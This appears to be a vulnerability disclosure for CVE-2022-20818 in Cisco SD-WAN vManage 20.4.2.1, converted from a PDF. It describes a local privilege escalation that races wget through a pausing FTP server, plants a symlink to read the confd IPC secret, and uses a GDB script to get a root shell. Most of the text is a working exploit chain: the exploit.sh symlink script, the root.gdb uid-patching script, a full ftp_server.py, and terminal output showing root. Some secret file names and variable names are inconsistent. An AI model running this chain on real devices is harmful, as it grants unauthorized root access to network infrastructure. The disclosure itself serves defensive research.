


Cisco SD-WAN Disclosures

Version 20.4.2.1

Environment:

- Cisco SD-WAN 20.4.2.1



Findings:

1. CVE-2022-20818: Local Privilege Escalation via Partial File Read

Description:

The “config -> load” feature from Viptela SSH shell uses “wget” to fetch remote “command” files over FTP. By hosting a malicious FTP server and replacing the local files created by wget with symlinks, an attacker can abuse the “root” privileges with which the commands are run to read the first line of arbitrary files.

By reading the secret from “/etc/confd/confd_etc_secret”, the attacker is able to obtain an interactive shell with “root” privileges on the machine.

Proof of Concept:

In order to exploit the vulnerability we will login via SSH to a vManage server that exposes the Viptela SSH Client Shell and enter the “config” mode. The “config” mode exposes a “load” option which allows a user to import a set of commands from a file on the local file system (situated in the user’s home) or from a remote location via “scp://” (via scp) or “ftp://” (via wget).

By running the “load” command with a FTP location, we can see that a new random directory and file are created by “root” in the user’s “home” directory under the form:

```
/home/<USER>/tmp.<RANDOM>/temp.config
```

Note: “<USER>” is a placeholder for the actual username and “<RANDOM>” is a placeholder for the random value appended to the “tmp.” folder.

The random value is formed of a 10 character long string containing upper case, lower case and/or numeric characters, making it impossible to be predicted beforehand by an attacker, but, because the folder is displayed to the attacker after the TCP connection is successfully establishes and only deleted after the FTP file is successfully downloaded and read, we are able to leverage this behavior for the following attack.

By hosting a malicious FTP server that will pause itself once a connection to it is made, and that will only continue once the attacker allows it, this provides us with an indefinite amount of time in which we are able to rename the randomly named temporary directory and replace it with a symlink to the file we want to read.

We will host the malicious python FTP server locally on the vManage machine on port 2121. Once the FTP server is up and running we will use another SSH to enter in Viptela Shell's "config" mode and launch the following command:

```
load merge vpn 0 ftp://127.0.0.1:2121/.bashrc
```




Note: The "ftp_server.py" and "utils.py" python code can be found in the Appendix section.

We can see that once the “load” command is triggered, 3 things happen:

1. Wget connects to the FTP server and discloses the full path to the random file where the FTP file will be temporarily downloaded (in this case “/home/<USER>/tmp.TTXL6596ML/temp.config”)
2. The folder with the random name (“tmp.TTXL6596ML”) is created in the user’s home with owner and group “root”
3. The malicious FTP server pauses itself, causing wget to wait indefinitely for a response.

Although the random temporary folder (“tmp.TTXL6596ML”) is created and owned by the “root” user, because it was written in the user’s home directory, the attacker can leverage Linux functionalities in order to rename/move the temporary folder. The rename is possible as any user with “write” privileges on a Linux directory is able to use “mv” in order to rename any file or folder contained within said directory.

With the temporary folder moved, we can proceed to create our own temporary folder, with “temp.config” being a symlink to the file we want to read.



The image displays two terminal windows. The left window shows the execution of a Python script 'ftp_server.py' which starts an FTP server on 127.0.0.1:2121. It receives a connection from 127.0.0.1:38596 as an anonymous user. The right window shows the attacker's actions: exiting the previous session, downloading a bashrc file from the FTP server, and then running a series of commands to create a directory 'tmp.TTXL6596ML', create a symlink 'temp.config' pointing to a file in '/etc/confd', and finally running 'cat exploit.sh' to read the file's contents. A red arrow points from the text 'Replace "temp.conf" with a symlink using "exploit.sh"' to the 'cat exploit.sh' command in the terminal.

```
File Edit View Search Terminal Help
vManage:~$ python ftp_server.py
2022-03-04 11:42:58 [-] Start ftp server: Enter q or Q to stop ftpServer...
2022-03-04 11:42:58 [-] Server started: Listen on: 127.0.0.1, 2121
2022-03-04 11:50:52 [-] Accept: Created a new connection 127.0.0.1, 38596
2022-03-04 11:50:52 [-] Received data: USER anonymous
Press Enter to continue:

File Edit View Search Terminal Help
vManage:~$ exit
exit
vManage(config)# load merge vpn 0 ftp://127.0.0.1:2121/.bashrc
Downloading ftp://127.0.0.1:2121/.bashrc
--2022-03-04 11:50:52-- ftp://127.0.0.1:2121/.bashrc
=> /home/vmadmin/tmp.TTXL6596ML/temp.config'
Connecting to 127.0.0.1:2121... connected.
Logging in as anonymous ...

File Edit View Search Terminal Help
vManage:~$ ls -la | grep tmp.TTXL6596ML
drwx----- 2 root root 4096 Mar  4 11:50 tmp.TTXL6596ML
vManage:~$ cat exploit.sh
#!/bin/bash

tmp_name="$1"

mv $tmp_name x.$tmp_name

mkdir $tmp_name

ln -s /etc/confd/confd_ipc_secret $tmp_name/temp.config

ls -la $tmp_name/temp.config

echo "Done"
vManage:~$ bash exploit.sh tmp.TTXL6596ML
linuxwxrwx 1 vmadmin 27 Mar  4 11:52 tmp.TTXL6596ML/temp.config -> /etc/confd/confd_ipc_se
cret
Done
vManage:~$
```

Replace "temp.conf" with a symlink using "exploit.sh"

Note: The “exploit.sh” bash script can be found in the Appendix section.

With the symlink in place we can continue the execution of the FTP server. Because the current commands are run as the “root” user, we are able to leverage this in order to read the first line from any file on the system (e.g. “/etc/confd/confd_etc_secret”) via its reflection in the “syntax error: unknown command” error response.

```

File Edit View Search Terminal Help
vManage:~$ python ftp_server.py
2022-03-04 11:42:58 [-] Start ftp server: Enter q or Q to stop ftpServer...
2022-03-04 11:42:58 [-] Server started: Listen on: 127.0.0.1, 2121
2022-03-04 11:50:52 [-] Accept: Created a new connection 127.0.0.1, 38596
2022-03-04 11:50:52 [-] Received data: USER anonymous
Press Enter to continue:
2022-03-04 11:54:00 [-] USER: anonymous
2022-03-04 11:54:00 [-] Received data: PASS ~wget@
2022-03-04 11:54:00 [-] PASS: ~wget@
2022-03-04 11:54:00 [-] Received data: SYST
2022-03-04 11:54:00 [-] SYS: None
2022-03-04 11:54:00 [-] Received data: PWD
2022-03-04 11:54:00 [-] PWD: None
2022-03-04 11:54:00 [-] Received data: TYPE I
2022-03-04 11:54:00 [-] TYPE: I
2022-03-04 11:54:00 [-] Received data: SIZE .bashrc
2022-03-04 11:54:00 [-] Receive: 'FtpserverProtocol' object has no attribute 'SIZE'
2022-03-04 11:54:00 [-] Received data: PASV
2022-03-04 11:54:00 [-] PASV: None
2022-03-04 11:54:00 [-] Received data: RETR .bashrc
2022-03-04 11:54:00 [-] RETR: /home/.../.bashrc
2022-03-04 11:54:00 [-] Startdatasock: Opening a data channel
2022-03-04 11:54:00 [-] Stopdatasock: Closing a data channel
2022-03-04 11:54:00 [-] Received data:

File Edit View Search Terminal Help
vManage:~$ exit
exit
vManage(config)# load merge vpn 0 ftp://127.0.0.1:2121/.bashrc
Downloading ftp://127.0.0.1:2121/.bashrc
--2022-03-04 11:50:52-- ftp://127.0.0.1:2121/.bashrc
=> /home/.../tmp.TTXL6596ML/temp.config'
Connecting to 127.0.0.1:2121... connected.
Logging in as anonymous ... Logged in!
=> SYST ... done.      => PWD ... done.
=> TYPE I ... done.    => CWD not needed.
=> SIZE .bashrc ... done.
=> PASV ... done.      => RETR .bashrc ... done.
.bashrc      [ <=> ]      421 ...KB/s   in 0s
2022-03-04 11:54:00 (5.98 MB/s) - '/home/.../tmp.TTXL6596ML/temp.config' saved [421]
Syntax error: unknown command
Error: on line 0: 4
vManage(config)#
  
```

Resume FTP Execution

Secret of "confd_ipc_secret" Reflected in Error

```

File Edit View Search Terminal Help
vManage:~$ ls -la | grep tmp.TTXL6596ML
drwx----- 2 root root 4096 Mar  4 11:50 tmp.TTXL6596ML
vManage:~$
vManage:~$ cat exploit.sh
#!/bin/bash

tmp_name="$1"

mv $tmp_name x.$tmp_name

mkdir $tmp_name

ln -s /etc/confd/confd_ipc_secret $tmp_name/temp.config

ls -la $tmp_name/temp.config

echo "Done"
vManage:~$ bash exploit.sh tmp.TTXL6596ML
lrwxrwxrwx 1 root root 4096 Mar  4 11:52 tmp.TTXL6596ML/temp.config -> /etc/confd/confd_ipc_secret
Done
vManage:~$
  
```

With the secret now known we can proceed to leverage it in order to obtain a shell with “root” privileges. As mentioned in this security article¹ we can use a GDB profile and a “confd_cli” binary, in this case “/usr/bin/confd_cli_grp”, in order to obtain the root shell.

The exfiltrated secret is required as, for security reasons, when running SUID binaries with GDB, the SUID bit is ignored. For “/usr/bin/confd_cli_grp” the SUID is used to read the “/etc/confd/confd_etc_secret” file which should only be readable by the “root” and “vmanage” users.

In order to bypass this we can simply write the exfiltrated secret to any writable location on the filesystem and set the environmental variable “CONFID_IPC_ACCESS_FILE” to point to the location of the newly written file.

The Linux commands used to obtain the root shell are the following:

```
export CONFID_IPC_ACCESS_FILE=$(pwd) /confd_ipc_secret
gdb -x root.gdb /usr/bin/confd_cli_grp
```

Note: File “confd_ipc_secret” is the file created by us containing the exfiltrated secret.

Note 2: The “root.gdb” GDB script can be found in the Appendix section.

¹ <https://medium.com/walmartglobaltech/hacking-cisco-sd-wan-vmanage-19-2-2-from-csrf-to-remote-code-execution-5f73e2913e77>

If all the above steps were performed correctly, we will obtain a Viptela Shell running as the “root” user:

```
File Edit View Search Terminal Help
vManage:~/SECRETS ls -l
total 8
-rw-r--r-- 1  users 43 Mar 4 10:45 confd_ipc_secret
-rw-r--r-- 1  users 150 Mar 4 11:23 root.gdb
vManage:~/SECRETS
vManage:~/SECRETS export CONFD_IPC_ACCESS_FILE=$(pwd)/confd_ipc_secret
vManage:~/SECRETS
vManage:~/SECRETS gdb -x root.gdb /usr/bin/confd_cli_grp
GNU gdb (GDB) 8.0.1
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-poky-linux".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /usr/bin/confd_cli_grp...done.
Breakpoint 1 at 0x13d0
Breakpoint 2 at 0x14d0

Breakpoint 1, getuid () at ../sysdeps/unix/syscall-template.S:59
59 T_PSEUDO_NOERRNO (SYSCALL_SYMBOL, SYSCALL_NAME, SYSCALL_NARGS)
main (argc=1, argv=0x7ffc1f73da8) at ../.git/common/clicstart.c:725
725 ../.git/common/clicstart.c: No such file or directory.

Breakpoint 2, getgid () at ../sysdeps/unix/syscall-template.S:59
59 T_PSEUDO_NOERRNO (SYSCALL_SYMBOL, SYSCALL_NAME, SYSCALL_NARGS)
main (argc=1, argv=0x7ffc1f73da8) at ../.git/common/clicstart.c:728
728 ../.git/common/clicstart.c: No such file or directory.

Breakpoint 1, getuid () at ../sysdeps/unix/syscall-template.S:59
59 T_PSEUDO_NOERRNO (SYSCALL_SYMBOL, SYSCALL_NAME, SYSCALL_NARGS)
0x000056449c6f1199 in main (argc=1, argv=0x7ffc1f73da8) at ../.git/common/clicstart.c:829
829 ../.git/common/clicstart.c: No such file or directory.

root connected from 127.0.0.1 using console on vManage
vManage# request execute vpn 0 id
uid=0(root) gid=0(root) groups=0(root)
vManage#
```

Note: The “vshell” command can be used to drop into a fully interactive bash shell with “root” privileges.

Appendix:

Python script for “ftp_server.py”:

```
#!/usr/bin/env python

import socket
import threading
import os
import stat
import sys
import time
from utils import fileProperty

allow_delete = False

HOST = '127.0.0.1'
PORT = 2121 # command port
CWD = os.getcwd()

def log(func, cmd):
    logmsg = time.strftime("%Y-%m-%d %H-%M-%S [-] " + func)
    print("\033[31m%s\033[0m: \033[32m%s\033[0m" % (logmsg, cmd))

class FtpServerProtocol(threading.Thread):
    def __init__(self, commSock, address):
        threading.Thread.__init__(self)
        self.authenticated = False
        self.pasv_mode = False
        self.rest = False
        self.cwd = CWD
        self.commSock = commSock # communication socket as command channel
        self.address = address

    def run(self):
        """
        receive commands from client and execute commands
        """
        self.sendWelcome()
        while True:
            try:
                data = self.commSock.recv(1024).rstrip()
                try:
                    cmd = data.decode('utf-8')
                except AttributeError:
                    cmd = data
                log('Received data', cmd)
                if not cmd:
                    break
            except socket.error as err:
                log('Receive', err)

            try:
                cmd, arg = cmd[4:].strip().upper(), cmd[4:].strip() or None
                func = getattr(self, cmd)
                func(arg)
            except AttributeError as err:
                self.sendCommand('500 Syntax error, command unrecognized. '
                                'This may include errors such as command line too long.\r\n')
                log('Receive', err)

        #-----#
        ## Create Ftp data transport channel ##
        #-----#

    def startDataSock(self):
        log('startDataSock', 'Opening a data channel')
        try:
            self.dataSock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            if self.pasv_mode:
                self.dataSock, self.address = self.serverSock.accept()
            else:
                self.dataSock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                self.dataSock.connect((self.dataSockAddr, self.dataSockPort))
        except socket.error as err:
```

```

        log('startDataSock', err)

def stopDataSock(self):
    log('stopDataSock', 'Closing a data channel')
    try:
        self.dataSock.close( )
        if self.pasv_mode:
            self.serverSock.close( )
    except socket.error as err:
        log('stopDataSock', err)

def sendCommand(self, cmd):
    self.commSock.send(cmd.encode('utf-8'))

def sendData(self, data):
    self.dataSock.send(data.encode('utf-8'))

#-----#
## Ftp services and functions ##
#-----#
def USER(self, user):
    raw_input("Press Enter to continue: ")
    log("USER", user)
    if not user:
        self.sendCommand('501 Syntax error in parameters or arguments.\r\n')

    else:
        self.sendCommand('331 User name okay, need password.\r\n')
        self.username = user

def PASS(self, passwd):
    log("PASS", passwd)
    if not passwd:
        self.sendCommand('501 Syntax error in parameters or arguments.\r\n')

    elif not self.username:
        self.sendCommand('503 Bad sequence of commands.\r\n')

    else:
        self.sendCommand('230 User logged in, proceed.\r\n')
        self.passwd = passwd
        self.authenticated = True

def TYPE(self, type):
    log('TYPE', type)
    self.mode = type
    if self.mode == 'I':
        self.sendCommand('200 Binary mode.\r\n')
    elif self.mode == 'A':
        self.sendCommand('200 Ascii mode.\r\n')

def PASV(self, cmd):
    log("PASV", cmd)
    self.pasv_mode = True
    self.serverSock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.serverSock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.serverSock.bind((HOST, 0))
    self.serverSock.listen(5)
    addr, port = self.serverSock.getsockname( )
    #self.sendCommand('277 Entering Passve mode (%s,%d,%d).\r\n' %
    #    # (addr.replace('.', ','), (port / 256), (port % 256)))
    #self.sendCommand('227 Entering Passive Mode (%s,%u,%u).\r\n' %
    ('.'.join(addr.split('.')), port>>8&0xFF, port&0xFF))
    #self.sendCommand('227 Entering Passive Mode (%s,%u,%u).\r\n' %
    ('.'.join(addr.split('.')), port>>8&0xFF, port&0xFF))
    self.sendCommand('227 Entering Passive Mode (%s,%u,%u).\r\n' %
        ('.'.join(addr.split('.')), port>>8&0xFF, port&0xFF))

'''
def PORT(self, pair):
    log('PORT', pair)
    pair = pair.split(',')
    ip, p1, p2 = ('.'.join(pair[:4]), pair[5], pair[6])
    self.dataSockAddr = ip
    self.dataSockPort = (256 * p1) + p2
    self.sendCommand('200 Ok.\r\n')
'''

```

```

def PORT(self,cmd):
    log("PORT: ", cmd)
    if self.pasv_mode:
        self.servsock.close()
        self.pasv_mode = False
    l=cmd[5:].split(',')
    self.dataSockAddr='.'.join(l[:4])
    self.dataSockPort=(int(l[4])<<8)+int(l[5])
    self.sendCommand('200 Get port.\r\n')

def LIST(self, dirpath):
    if not self.authenticated:
        self.sendCommand('530 User not logged in.\r\n')
        return

    if not dirpath:
        pathname = os.path.abspath(os.path.join(self.cwd, '.'))
    elif dirpath.startswith(os.path.sep):
        pathname = os.path.abspath(dirpath)
    else:
        pathname = os.path.abspath(os.path.join(self.cwd, dirpath))

    log('LIST', pathname)
    if not self.authenticated:
        self.sendCommand('530 User not logged in.\r\n')

    elif not os.path.exists(pathname):
        self.sendCommand('550 LIST failed Path name not exists.\r\n')

    else:
        self.sendCommand('150 Here is listing.\r\n')
        self.startDataSock( )
        if not os.path.isdir(pathname):
            fileMessage = fileProperty(pathname)
            self.dataSock.sock(fileMessage+'\r\n')

        else:
            for file in os.listdir(pathname):
                fileMessage = fileProperty(os.path.join(pathname, file))
                self.sendData(fileMessage+'\r\n')
            self.stopDataSock( )
            self.sendCommand('226 List done.\r\n')

def NLIST(self, dirpath):
    self.LIST(dirpath)

def CWD(self, dirpath):
    pathname = dirpath.endswith(os.path.sep) and dirpath or os.path.join(self.cwd,
dirpath)
    log('CWD', pathname)
    if not os.path.exists(pathname) or not os.path.isdir(pathname):
        self.sendCommand('550 CWD failed Directory not exists.\r\n')
        return
    self.cwd = pathname
    self.sendCommand('250 CWD Command successful.\r\n')

def PWD(self, cmd):
    log('PWD', cmd)
    self.sendCommand('257 "%s".\r\n' % self.cwd)

def CDUP(self, cmd):
    self.cwd = os.path.abspath(os.path.join(self.cwd, '..'))
    log('CDUP', self.cwd)
    self.sendCommand('200 Ok.\r\n')

def DELE(self, filename):
    pathname = filename.endswith(os.path.sep) and filename or os.path.join(self.cwd,
filename)
    log('DELE', pathname)
    if not self.authenticated:
        self.sendCommand('530 User not logged in.\r\n')

    elif not os.path.exists(pathname):
        self.send('550 DELE failed File %s not exists.\r\n' % pathname)

    elif not allow_delete:
        self.send('450 DELE failed delete not allow.\r\n')

```



```

        else:
            os.remove(pathname)
            self.sendCommand('250 File deleted.\r\n')

    def MKD(self, dirname):
        pathname = dirname.endswith(os.path.sep) and dirname or os.path.join(self.cwd,
dirname)
        log('MKD', pathname)
        if not self.authenticated:
            self.sendCommand('530 User not logged in.\r\n')

        else:
            try:
                os.mkdir(pathname)
                self.sendCommand('257 Directory created.\r\n')
            except OSError:
                self.sendCommand('550 MKD failed Directory "%s" already exists.\r\n' %
pathname)

    def RMD(self, dirname):
        import shutil
        pathname = dirname.endswith(os.path.sep) and dirname or os.path.join(self.cwd,
dirname)
        log('RMD', pathname)
        if not self.authenticated:
            self.sendCommand('530 User not logged in.\r\n')

        elif not allow_delete:
            self.sendCommand('450 Directory deleted.\r\n')

        elif not os.path.exists(pathname):
            self.sendCommand('550 RMDIR failed Directory "%s" not exists.\r\n' %
pathname)

        else:
            shutil.rmtree(pathname)
            self.sendCommand('250 Directory deleted.\r\n')

    def RNFR(self, filename):
        pathname = filename.endswith(os.path.sep) and filename or os.path.join(self.cwd,
filename)
        log('RNFR', pathname)
        if not os.path.exists(pathname):
            self.sendCommand('550 RNFR failed File or Directory %s not exists.\r\n' %
pathname)
        else:
            self.rnfr = pathname

    def RNT0(self, filename):
        pathname = filename.endswith(os.path.sep) and filename or os.path.join(self.cwd,
filename)
        log('RNT0', pathname)
        if not os.path.exists(os.path.sep):
            self.sendCommand('550 RNT0 failed File or Direcotry %s not exists.\r\n' %
pathname)
        else:
            try:
                os.rename(self.rnfr, pathname)
            except OSError as err:
                log('RNT0', err)

    def REST(self, pos):
        self.pos = int(pos)
        log('REST', self.pos)
        self.rest = True
        self.sendCommand('250 File position reseted.\r\n')

    def RETR(self, filename):
        pathname = os.path.join(self.cwd, filename)
        log('RETR', pathname)
        if not os.path.exists(pathname):
            return
        try:
            if self.mode=='I':
                file = open(pathname, 'rb')
            else:

```

```

        file = open(pathname, 'r')
    except OSError as err:
        log('RETR', err)

    self.sendCommand('150 Opening data connection.\r\n')
    if self.rest:
        file.seek(self.pos)
        self.rest = False

    self.startDataSock( )
    while True:
        data = file.read(1024)
        if not data: break
        self.sendData(data)
    file.close( )
    self.stopDataSock( )
    self.sendCommand('226 Transfer complete.\r\n')

def STOR(self, filename):
    if not self.authenticated:
        self.sendCommand('530 STOR failed User not logged in.\r\n')
        return

    pathname = os.path.join(self.cwd, filename)
    log('STOR', pathname)
    try:
        if self.mode == 'I':
            file = open(pathname, 'wb')
        else:
            file = open(pathname, 'w')
    except OSError as err:
        log('STOR', err)

    self.sendCommand('150 Opening data connection.\r\n' )
    self.startDataSock( )
    while True:
        data = self.dataSock.recv(1024)
        if not data: break
        file.write(data)
    file.close( )
    self.stopDataSock( )
    self.sendCommand('226 Transfer completed.\r\n')

def APPE(self, filename):
    if not self.authenticated:
        self.sendCommand('530 APPE failed User not logged in.\r\n')
        return

    pathname = filename.endswith(os.path.sep) and filename or os.path.join(self.cwd,
filename)
    log('APPE', pathname)
    self.sendCommand('150 Opening data connection.\r\n')
    self.startDataSock( )
    if not os.path.exists(pathname):
        if self.mode == 'I':
            file = open(pathname, 'wb')
        else:
            file = open(pathname, 'w')
        while True:
            data = self.dataSock.recv(1024)
            if not data:
                break
            file.write(data)
    else:
        n = 1
        while not os.path.exists(pathname):
            filename, extname = os.path.splitext(pathname)
            pathname = filename + '(%s)' %n + extname
            n += 1

        if self.mode == 'I':
            file = open(pathname, 'wb')
        else:
            file = open(pathname, 'w')
        while True:

```

```

        data = self.dataSock.recv(1024)
        if not data:
            break
        file.write(data)
    file.close( )
    self.stopDataSock( )
    self.sendCommand('226 Transfer completed.\r\n')

def SYST(self, arg):
    log('SYS', arg)
    self.sendCommand('215 %s type.\r\n' % sys.platform)

def HELP(self, arg):
    log('HELP', arg)
    help = """
214
    USER [name], Its argument is used to specify the user's string. It is used
for user authentication.
    PASS [password], Its argument is used to specify the user password string.
    PASV The directive requires server-DTP in a data port.
    PORT [h1, h2, h3, h4, p1, p2] The command parameter is used for the data
connection data port
    LIST [dirpath or filename] This command allows the server to send the list
to the passive DTP. If
        the pathname specifies a path or The other set of files, the server
sends a list of files in
        the specified directory. Current information if you specify a file path
name, the server will
        send the file.
    CWD Type a directory path to change working directory.
    PWD Get current working directory.
    CDUP Changes the working directory on the remote host to the parent of the
current directory.
    DELE Deletes the specified remote file.
    MKD Creates the directory specified in the RemoteDirectory parameter on the
remote host.
    RNFR [old name] This directive specifies the old pathname of the file to be
renamed. This command
        must be followed by a "heavy Named "command to specify the new file
pathname.
    RNTD [new name] This directive indicates the above "Rename" command
mentioned in the new path name
        of the file. These two Directive together to complete renaming files.
    REST [position] Marks the beginning (REST) The argument on behalf of the
server you want to re-start
        the file transfer. This command and Do not send files, but skip the
file specified data checkpoint.
    RETR This command allows server-FTP send a copy of a file with the specified
path name to the data
        connection The other end.
    STOR This command allows server-DTP to receive data transmitted via a data
connection, and data is
        stored as A file server site.
    APPE This command allows server-DTP to receive data transmitted via a data
connection, and data is stored
        as A file server site.
    SYS This command is used to find the server's operating system type.
    HELP Displays help information.
    QUIT This command terminates a user, if not being executed file transfer,
the server will shut down
        Control connection\r\n.
    """
    self.sendCommand(help)

def QUIT(self, arg):
    log('QUIT', arg)
    self.sendCommand('221 Goodbye.\r\n')

def sendWelcome(self):
    """
    when connection created with client will send a welcome message to the client
    """
    self.sendCommand('220 Welcome.\r\n')

def serverListener( ):
    global listen_sock

```

```

listen_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listen_sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listen_sock.bind((HOST, PORT))
listen_sock.listen(5)

log('Server started', 'Listen on: %s, %s' % listen_sock.getsockname( ))
while True:
    connection, address = listen_sock.accept( )
    f = FtpServerProtocol(connection, address)
    f.start( )
    log('Accept', 'Created a new connection %s, %s' % address)

if __name__ == "__main__":
    log('Start ftp server', 'Enter q or Q to stop ftpServer...')
    listener = threading.Thread(target=serverListener)
    listener.start( )

    if sys.version_info[0] < 3:
        input = raw_input

    if input().lower() == "q":
        listen_sock.close( )
        log('Server stop', 'Server closed')
        sys.exit( )

```

Python script for “utils.py” (required by “ftp_server.py”):

```

#!/usr/bin/env python
import grp
import pwd
import time
import os
import stat

def fileProperty(filepath):
    """
    return information from given file, like this "-rw-r--r-- 1 User Group 312 Aug 1
    2014 filename"
    """
    st = os.stat(filepath)
    fileMessage = [ ]
    def _getFileMode( ):
        modes = [
            stat.S_IRUSR, stat.S_IWUSR, stat.S_IXUSR,
            stat.S_IRGRP, stat.S_IWGRP, stat.S_IXGRP,
            stat.S_IROTH, stat.S_IWOTH, stat.S_IXOTH,
        ]
        mode = st.st_mode
        fullmode = ''
        fullmode += os.path.isdir(filepath) and 'd' or '-'

        for i in range(9):
            fullmode += bool(mode & modes[i]) and 'rwxrwxrwx'[i] or '-'
        return fullmode

    def _getFilesNumber( ):
        return str(st.st_nlink)

    def _getUser( ):
        return pwd.getpwuid(st.st_uid).pw_name

    def _getGroup( ):
        return grp.getgrgid(st.st_gid).gr_name

    def _getSize( ):
        return str(st.st_size)

    def _getLastTime( ):
        return time.strftime('%b %d %H:%M', time.gmtime(st.st_mtime))

    for func in ('_getFileMode()', '_getFilesNumber()', '_getUser()', '_getGroup()',
        '_getSize()', '_getLastTime()'):
        fileMessage.append(eval(func))
    fileMessage.append(os.path.basename(filepath))
    return ' '.join(fileMessage)

```

Note: The original ftp_server script was taken from “<https://github.com/jacklam718/ftp>”

Bash script for “exploit.sh”:

```
#!/bin/bash

tmp_name="$1"
mv $tmp_name x.$tmp_name
mkdir $tmp_name
ln -s /etc/confd/confd_ipc_secret $tmp_name/temp.config
ls -la $tmp_name/temp.config
echo "Done"
```

GDB script for “root.gdb”:

```
set environment USER=root
define root
    finish
    set $rax=0
    continue
end
break getuid
commands
    root
end
break getgid
commands
    root
end
run
```

Note: “root.gdb” was copied from “<https://medium.com/walmartglobaltech/hacking-cisco-sd-wan-vmanage-19-2-2-from-csrf-to-remote-code-execution-5f73e2913e77>”.